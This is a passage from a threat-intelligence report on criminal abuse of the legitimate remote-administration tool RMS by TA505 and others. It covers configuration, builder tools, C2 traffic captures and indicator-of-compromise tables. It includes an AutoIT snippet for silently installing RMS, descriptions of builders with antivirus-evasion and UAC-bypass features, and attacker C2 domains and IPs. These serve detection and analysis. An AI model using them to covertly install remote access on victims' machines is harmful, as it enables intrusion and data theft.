
Figure 30 – TektonIT RMS (rmansys.ru/remoteutilities.com)

As to be expected when dealing with cybercriminals, 'cracked' versions of RMS also appear to be distributed on underground forums and likely remove licencing restrictions.

Negating the need for a threat actor to develop their own tools, RMS features include remote control with multi-monitor support, task manager, file transfer, command line interface, network mapping capabilities and webcam/microphone access, all of which are common traits of a well-developed remote access trojan (RAT). These features, coupled with the ability to install and operate the tool silently, make RMS an attractive off-the-shelf solution for 'abuse' by both sophisticated and unsophisticated threat actors alike.

In addition to RMS implementing its own remote desktop capabilities, which are compressed and encrypted, the Microsoft Remote Desktop Protocol (RDP) is also supported and as such could facilitate the control of 'ServHelper' compromised devices.

Notably, whilst most malicious RATs would need to call home to the threat actor's command and control (C2) infrastructure, RMS includes an 'Internet-ID' feature which calls home to the developers' servers and sends a notification via email (Figure 31), further reducing attack complexity for less sophisticated threat actors.


Remote Manipulator System установлен на удаленном компьютере, новый Internet-ID получен: S-

От кого: TektonIT Corp. <info@tektonit.com>

Кому: @inbox.ru

сегодня, 22:29

Добрый день.

Сообщаем, что на удаленном компьютере установлен и запущен Remote Manipulator System, сгенерирован новый идентификатор "Internet-ID".

ID: S-

Пароль: 9

Имя пользователя: S

Название компьютера: D-

Данное письмо сгенерировано автоматически и не требует ответа.
Внимание! Сохраните данное письмо в надежном месте или удалите, т.к. оно может содержать информацию, позволяющую получить удаленный доступ к компьютеру.

Сайт: http://rmansys.ru/
Служба поддержки: support@tektonit.com
TektonIT Corp.

Figure 31 – Example 'Internet-ID' email

Within this notification email, the victim's username and device name is provided along with the internet-ID and password required for remote administration.

Alternatively, and seemingly favour by more sophisticated threat actors such as TA505, a self-hosted option is supported by RMS and allows them to configure their own 'Remote Utilities' (RU) Server. This RU Server supports three roles that can be deployed individually or together, although only one, the 'Relay Server', would likely be utilised in nefarious implementations. This Relay Server acts as an intermediary with 'compromised' RMS clients calling-home to it and identifying themselves with their 'Internet-ID' facilitating communications that allow firewalls and NAT devices to be bypassed.

The additional roles, 'Authorization Server', supporting the management of access permissions, and 'Sync Server', synchronising address books, are likely only deployed in legitimate environments such as corporate IT support teams.

BROADER USE OF RMS

Numerous Russian-language forum and social media posts, along with YouTube video tutorials, detail how to package the legitimate RMS components for use in malicious campaigns and appear to date back to at least 2011.




Figure 32 – 2011 Forum thread discussing the hidden installation and use of RMS

Threat actors such as TA505 have likely evolved their use of RMS over time to the point where they now package and deliver the capable tool with their own malware; a blend of proprietary threats with off-the-shelf components combined with tried and tested TTP.

That being said, the accessibility and simplicity of using RMS for nefarious purposes likely explains the prevalence of the tool in unrelated malicious campaigns, many of which share similar TTP but differ in their configuration and use of RMS.

RMS CONFIGURATION

Whilst the recent TA505 campaigns illustrate how a sophisticated threat actor may deliver the RMS tool, along with other payloads, numerous tutorials, guides and tools are available on underground forums to allow unsophisticated threat actors to conduct similar operations.

As if RMS didn't already provide enough functionality that can be abused by threat actors, the 'Viewer' application includes a 'MSI Configurator' option that allows an installer package to be created. Having first downloaded the latest RMS Host package from the legitimate website, the configurator wizard allows the creation of three distribution types (Figure 33).




Figure 33 – RMS Host distribution types

Once the distribution package type has been selected, the wizard allows the configuration of email notifications (Figure 34) as well as supressing various options, dependant on the package type selected (Figure 35).




Figure 34 – Internet-ID Configuration




Figure 35 – Other advanced options

Once the initial wizard has finished, a package is created and an additional 'Remote Settings' dialog is displayed (Figure 36) allowing further configuration and customisation.




Figure 36 – 'Remote Settings' dialog

Notably within these settings is the ability to supress notifications and other potentially victim-alerting features as well as configuring the network port and preventing the future modification of settings without a password.

Once the package and configuration have been prepared, they can then be delivered via various means to potential victims. In the case of TA505, this involved a lure file acting as a downloader which delivered custom payloads which ultimately silently install RMS. Less-sophisticated threat actors may choose to follow an existing tutorial or obtain one of many builder tools available on underground forums to further prepare their pre-configured RMS host which can then subsequently be delivered to victims via common methods such as phishing emails or by masquerading as legitimate downloads.

RMS BUILDERS

Early tutorials regarding the silent installation of RMS demonstrate the use of 'AutoIT', a legitimate automation tool, that supresses user interactive elements of a preconfigured RMS installer, such as sending a mouse click command to close the installation completion dialog (Figure 37).

```
ShellExecute("RMS_Installer.exe")
$Var1 = WinWait("Remote Manipulator System - Вопрос")
While 1
    Sleep (100)
    If Var1 <> 0 Then
        ControlClick($Var1, "", "[CLASS:Button;INSTANCE:1]")
        ExitLoop
    EndIf
WEnd
```

Figure 37 – AutoIT Script

In this instance, the AutoIT script is compiled and compressed, along with a customised RMS installation executable, in a self-extracting archive.

To further simplify the packaging process, numerous 'builder' tools (Figure 38) are available to generate silent configurations and installers for the RMS host.

Figure 38 – Example RMS Host 'Builder'

Whilst the features of these builder tools vary from tool to tool (Figure 39), they typically include persistence capabilities, the ability to mimic legitimate application or be bundled with another file, file encryption and packing to evade antivirus solutions, bypassing User Account Control (UAC) and, further demonstrating that there is no honour among thieves, the removal of any other RMS instance to eliminate potential competition.




Figure 39 – Example RMS Host 'Builder' features

RMS VIEWER

Having successfully built and deployed the nefariously configured RMS host components to victims, the threat actor can remotely manage victim machines, with a simple right-click, using the RMS Viewer application (Figure 40).




Figure 40 – Example Threat Actor use of RMS Viewer

Whilst functionality such as 'Full control' and 'Chat' will likely alert the victim to the activity, functions such as the 'File transfer', 'Terminal' and 'Remote install' could facilitate the theft of data, information gathering and the deployment of additional malicious payloads.

RMS CONFIGURATION XML

When installed, RMS appears to store its configuration as hexadecimal encoded XML data within the Windows Registry (Figure 41).

Name	Type	Data
(Default)	REG_SZ	(value not set)
CalendarRecord...	REG_BINARY	ff fe 3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3...
FUSClientPath	REG_SZ	C:\Program Files (x86)\System\rfusclient.exe
InternetId	REG_BINARY	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 ...
Options	REG_BINARY	54 50 46 30 11 54 52 4f 4d 53 65 72 76 65 72 4f 70 74 69 6f 6e 73 00 09 55 73 65 4e ...
Password	REG_BINARY	44 00 43 00 31 00 39 00 39 00 43 00 32 00 30 00 45 00 38 00 34 00 31 00 44 00 46 00...
UserAccess	REG_BINARY	(zero-length binary value)

Figure 41 – Example RMS Registry Configuration

Whilst the registry location may differs between threat variants and versions, common locations include:

- **HKEY_CURRENT_USER\Software\TektonIT**
- **HKEY_LOCAL_MACHINE\SYSTEM\Remote Manipulator System**

The presence of these registry keys, or similarly named values containing hexadecimal encoded RMS configuration XML data, are likely indicators of compromise.

When obtained from a compromised machine, analysis of RMS configuration XML data can provide insight into the RMS configuration as well as identifying the C2 server (Figure 42) or threat actor email address (Figure 43).




Figure 42 – Example 'RMS Internet ID Settings' XML with C2 domain




Figure 43 – Example 'RMS INET ID Notification' XML with notification email address

RMS C2 COMMUNICATIONS

C2 communications between the RMS host and server have been observed as using a pre-defined user-agent string 'Mozilla/4.0 (compatible; RMS)'. In the absence of a configuration option for this string, it is likely hardcoded and therefore communications identifying themselves as this user-agent are likely compromised.

C2 communications, via TCP, appear to transmit XML data with a structure similar to the RMS configuration data with base-64 encoded elements (Figure 44).

```
..........<?xml version="1.0" encoding="UTF-8"?>
<rman_message version="69105"><code>1</code><int_param>1</int_param><data>77u/
PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4NCjxyb21fdmVyc2lvbiB2ZXJzaW9uPSI2OTEwNSI+PHByb2R1Y3Q
+UlVUPC9wcm9kdWN0Pjx2ZXJzaW9uPjY5MTA1PC92ZXJzaW9uPjx0ZXh0X3ZlcnNpb24+Ni4xMC41LjA8L3R1eHRtdmVyc2lvbj48YmV0YV92ZXJzaW9uPjA8L2JldGFtdmV
yc2lvbj48cHJvdG9jb2xfdmVyc2lvbj42PC9wcm90b2NvbF92ZXJzaW9uPjxraW5kPjE8L2tpbmQ+PGlkPjYyMy02MjktNTYzLTUxMzwvaWQ
+PGRldmljZV9uYW1lPlVzZXItUEM8L2RldmljZV9uYW1lPjxjb3VudHJ5X2NvZGU+MjQ0PC9jb3VudHJ5X2NvZGU
+PHVzZXJfZGF0YT43NkVDRUI0QUNCMUJEMTlCRDU1QUExMTJFQjEzOTlCMzwvdXNlcl9kYXRhPjxzeXN0ZW1faGFzaD4wOENBQzdFMjU0NDEzM0YzQTgyMzBGRDVGOTMzNEJ
DMzFBREE2OTZFRTVGMzM3M0I1RDg1MzM2QjU3MUQ0RUZEOTBFRkI1OTcyRUVDRTM4NzdDN0FDRDQ1MjgwRkVCQkEyQjIzMzA2QjhDQ0ZGMEQ4QzVFMjkyQkNDNzhGNjIwMzw
vc3lzdGVtX2hhc2g
+PGlzX2FnZW50PmZhbHNlPC9pc19hZ2VudD48aXNfYWRtaW4+dHJ1ZTwvaXNfYWRtaW4+PHN5bmNfZGF0YT44RTA4MDYwODFFRDJEMDM2Q0QxMDM0ODZEMDM5MUFBNzwvc3l
uY19kYXRhPjxyYXRpbz4wPC9yYXRpbz48dHJpYWxfc3RhdGU+MDwvdHJpYWxfc3RhdGU+PGJwaF92ZXJzaW9uPmZhbHNlPC9icGhfdmVyc2lvbj48bGljZW5zZV9rZXk
+PC9saWNlbnNlX2tleT48ZGF5c19sZWZ0PjA8L2RheXNfbGVmdD48bX1fb3NfaW5mbz48Y2xpZW50X29zPjE8L2NsaWVudF9vcz48L215X29zX2luZm8+PC9yb21fdmVyc2l
vbj4NCg==</data></rman_message>
.h..........<?xml version="1.0" encoding="UTF-8"?>
<rman_message version="69105"><code>3</code></rman_message>
[112 bytes missing in capture file].h..........<?xml version="1.0" encoding="UTF-8"?>
<rman_message version="69105"><code>3</code></rman_message>
```


Figure 44 – Example C2 communications (Red – victim; Blue – C2 server)

Decoding the above base-64 encoded value reveals another XML configuration file, providing an overview of the RMS client to the C2 server (Figure 45).

```
.<?xml version="1.0" encoding="UTF-8"?>
<rom_version version="69105"><product>RUT</product><version>69105</version><text_version>
6.10.5.0</text_version><beta_version>0</beta_version><protocol_version>6</protocol_version><
kind>1</kind><id>                    </id><device_name>          </device_name><country_code>244</
country_code><user_data>76ECDB4ACB1BD19BD55AA112EB1399B3</user_data><system_hash>08CAC7E25441
33F3A8230FD5F9334BC31ADA696EE5F3373B5D85336B571D4EFD90EFB5972EECE3877C7ACD45280FEBBA2B23306B8
CCFF0D8C5E292BCC78F6203</system_hash><is_agent>false</is_agent><is_admin>true</is_admin><
sync_data>8E0806081ED2D036CD103486D0391AA7</sync_data><ratio>0</ratio><trial_state>0</
trial_state><bph_version>false</bph_version><license_key></license_key><days_left>0</
days_left><my_os_info><client_os>1</client_os></my_os_info></rom_version>
```


Figure 45 - RMS host (victim) data sent to C2 Server

In the case of a RMS host configured to call home to the legitimate servers, resulting in a notification email to the threat actor, a HTTP POST is used to send the data comprised of email address, additional text (as specified in the configuration, and potentially providing an indication of a tool being used), victim user name, victim computer name, Internet-ID, victim language and the product name (Figure 46).

```
POST /utils/inet_id_notify.php HTTP/1.0
Connection: keep-alive
Content-Type: multipart/form-data; boundary=--------030119133317629
Content-Length: 1217
Host: rmansys.ru
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Charset: UTF-8
Acccpt Encoding: identity
User-Agent: Mozilla/4.0 (compatible; RMS)

----------030119133317629
Content-Disposition: form-data; name="email"
Content-Type: text/html; charset="UTF-8"
Content-Transfer-Encoding: binary

          @yandex.ru
----------030119133317629
Content-Disposition: form-data; name="additional_text"
Content-Type: text/html; charset="UTF-8"
Content-Transfer-Encoding: binary

..Agent email generator v6.3.0.6
----------030119133317629
Content-Disposition: form-data; name="user_name"
Content-Type: text/html; charset="UTF-8"
Content-Transfer-Encoding: binary

----------030119133317629
Content-Disposition: form-data; name="comp_name"
Content-Type: text/html; charset="UTF-8"
Content-Transfer-Encoding: binary

----------030119133317629
Content-Disposition: form-data; name="id"
Content-Type: text/html; charset="UTF-8"
Content-Transfer-Encoding: binary

----------030119133317629
Content-Disposition: form-data; name="lang_id"
Content-Type: text/html; charset="UTF-8"
Content-Transfer-Encoding: binary

1033
----------030119133317629
Content-Disposition: form-data; name="product"
Content-Type: text/html; charset="UTF-8"
Content-Transfer-Encoding: binary

RMS
----------030119133317629--
```


Figure 46 – Call home to legitimate server with email notification

INDICATORS OF COMPROMISE (IOC)

US RETAIL ATTACKS

Files

SHA256	Filename(s)	Comments
5bacc14dc9b098a89b5640f33be634b04194bf1f5cf5e2fa07237a6a6341ca8d		Lure document
9206f08916ab6f9708d81a6cf2f916e2f606fd048a6b2355a39db97e258d0883		MSI installation package
06c637ac62cab511c5c42e142855ba0447a1c8ac8ee4b0f1f8b00faa5310fe9f	msi2adc.tmp	
1afec81881ec08abe35a356b99c9c26735ee7885e3f40b36e051c0a2943ae93a	exit.exe	
fb4f5a71c6481676638021e7360ea362840b950f2618af0d14c297ab2937ed52	syst.dll 7zinstall.exe	Self-extracting archive
d2d9245a692204edf485353e23043ee7134c5114a7e231ae5d5c41461d38e800	i.cmd	1st Stage installation script
609b0a416f9b16a6df9b967dc32cd739402af31566e019a8fb8abdf3cb573e30	winserv.exe	Legitimate 'RMS' tool
3917B497AE4972AE720918D1539DF6572E84AA3DEA2262E27F0AA3DC63E03A26	i.cmd	2nd Stage installation script
(MD5)d5e2a280b9201e733cca19c6a6f94a61	settings.dat	RMS configuration file
56097c4fd04ad9acf45f9964494b0fcac33b0911e7a27b925e98e3444989af0c	Order confirm-13122018.doc	Lure document
a98ddb5f8a8f32f6c844d6cdabfdaa4e89d68c191dc0d2eab6f4302fa75e222b	host32	MSI installation package
d56429d6d0222022fe8f4cb35a28cd4fb83f87b666a186eb54d9785f01bb4b58	msi2a01.tmp reader_en_setup.exe	Executable
6d9e6c68d717db0ec4a7ff46fdb6c3e909f79dad48cdf20a39653ae03674b74d	helpobj.dat	DLL
cff317b996b7525dc559879cc4c66b9fac46507aea3d13a0b3c13c1d81d303cb	sdw.vbs	VBScript launcher
(MD5)542f3e026e135ff0da7f6edb1e60e886	zxa.bat	Shell script launcher

File System

%PROGRAMDATA%\Microtik

%PROGRAMDATA%\Microtik\exit.exe

%PROGRAMDATA%\Microtik\winserv.exe

%PROGRAMDATA%\Microtik\i.cmd

%SYSTEMROOT%\installer\msi2adc.tmp

%TEMP%\7zinstall.exe

%TEMP%\i.cmd

%TEMP%\sdw.vbs

Registry

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]

"Microtik"="c:\ProgramData\Microtik\winserv.exe"

[HKEY_CURRENT_USER\Software\tectonite\Remote MANIPULATOR System\]

C2 IP Addresses

88.99.180.3

89.144.25.32:5655

C2 Domains

local365office.com

office365onlinehome.com

afgdhjkrm.pw

URLs

hxxps://iplogger.org/6vfgP

hxxp://local365office.com/content

hxxp://office365onlinehome.com/host32

hxxps://afgdhjkrm.pw/aggdst/Hasrt.php

INDICATORS OF COMPROMISE (IOC)

Financial Industry Attacks with ServHelper

SHA256	Filename(s)	Comments
308c49b40b7bb4f59ad489e14c15ec4f68e69f8fcef835046d62c08266340344	DEC-18 PAYMENTS.xls	Lure Spreadsheet
5128f294290b31eb4f3457365e8b850847f6912ec6deff7db3e07c22457df8ae	ATM Card Issue.xls	Lure Spreadsheet
67cf5032422395715aa883297cd4af87fec53b27c1f55799cedd064baaa95a6b	help.bat	Installation script
79a56ca8a7fdeed1f09466af66c24ddef5ef97ac026297f4ea32db6e01a81190	htpd.dat	
8a5041d41c552c5df95e4a18de4c343e5ac54845e275262e99a3a6e1a639f5d4	rds.vbs	Installation script
976fc8e82dc2c1b6ba7d8eecf37ca289c228b785c8ea4dbea6045e84580ed41c	Dec-18 pending payments.xls	Lure Spreadsheet
98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526		Lure Spreadsheet
28a53479fd83579057f9784c14a006d36ea3ed8625bd640cfc64ddb07b58d169		Lure Spreadsheet
54e35e0b763d45d3974fc5d01c446a6a1cc123fb7bb09646064ea008137adffe	122018-0090-1.xls	Lure Spreadsheet
3ea291fe844e204cc99ee51df843bf8f44dff4c81e94f88055ba17e31e286ef2	PA122018.xls	Lure Spreadsheet
6f807662e04b5cfb85bc892e27a29994ddcf78e7c3311581753761fede3d5bd1	INVOICE COPY.xls	Lure Spreadsheet
752ab2023ef74bd2974e18e81dbb9f969c347e2104c045ae8f6f778a77f6199f	INVOICE COPY.xls	Lure Spreadsheet
db3d9a3f3e44818853e7273cae5dc9b0921c38ceb8b554a980251826e985e37f	msi1.tmp	
a0cac4cf4852895619bc7743ebeb89f9e4927ccdb9e66b1bcd92a4136d0f9c77	system.dll	
aedf10d4a0662f26b9bd8edf067462c645438f12bf2def7f6a74ae5ff923f863	2.lnk	Shortcut
58a105eaa347a91f72786a0ba9faf418b9ad49211077c7268ce7363a7cebb51a	dphv.exe	Drops ServHelper.dll
da43b999fd07269aab26892e6770aac168ee10fbc693311c584b00e9fe707724	ServHelper.dll	
5ac7fe564df60bdb6adbacef36f692117febc4e3008c78702671e777333b4d50	syssettings.ini	Configuration file
5526a64cab262f7176e0be689600e05b062cda5df7ec2833d38b16a95a1db645	termsrv32.dll	Terminal Services
850a54c681d3e9e4fc12a26e042eebe0804387c64b5068499ad612aba52d408a	ServHelper.bin	
e0ff9f915289dd690132e8dc1121506613d34c43d79944ef66c307736b477e60		Lure Spreadsheet
ef4930fc91c40c8bc955c9a38b5112ee0a7cb6008b13e48025ed458fae4ba20d	streampool	MSI Installer Package

File System

%SYSTEM32%\syssettings.ini

%SYSTEM32%\termsrv32.dll

%SYSTEMROOT%\ServHelper.dll

%SYSTEMROOT%\installer\msi1.tmp

%TEMP%\htpd.dat

%TEMP%\rds.vbs

%TEMP%\2.lnk

%TEMP%\help.bat

%TEMP%\nsd1211.tmp\system.dll

Registry

[HKEY_LOCAL_MACHINE\CurrentControlSet\
Services\TermService\Parameters]

